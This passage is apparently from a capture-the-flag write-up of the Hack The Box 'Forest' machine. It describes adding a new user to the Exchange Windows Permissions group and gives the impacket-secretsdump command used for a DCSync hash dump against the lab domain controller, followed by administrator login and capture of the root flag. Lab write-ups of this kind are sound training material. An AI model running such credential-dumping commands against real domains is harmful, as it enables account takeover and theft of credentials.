
We created a new user named destiny, added the user to the Exchange Windows Permissions group as before, and used the same commands. This time, we successfully dumped the hashes using secretsdump.py.
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ impacket-secretsdump destiny@10.10.10.161 -o FOREST.LOCAL_HASHES_FUll

Troubleshooting the issue, it was noted that the DCSync attack didn’t work for the already exisitng
svc-alfrescouser but happened for the new user.
We were able to log in to the Domain Controller as the administrator and retrieve the root flag.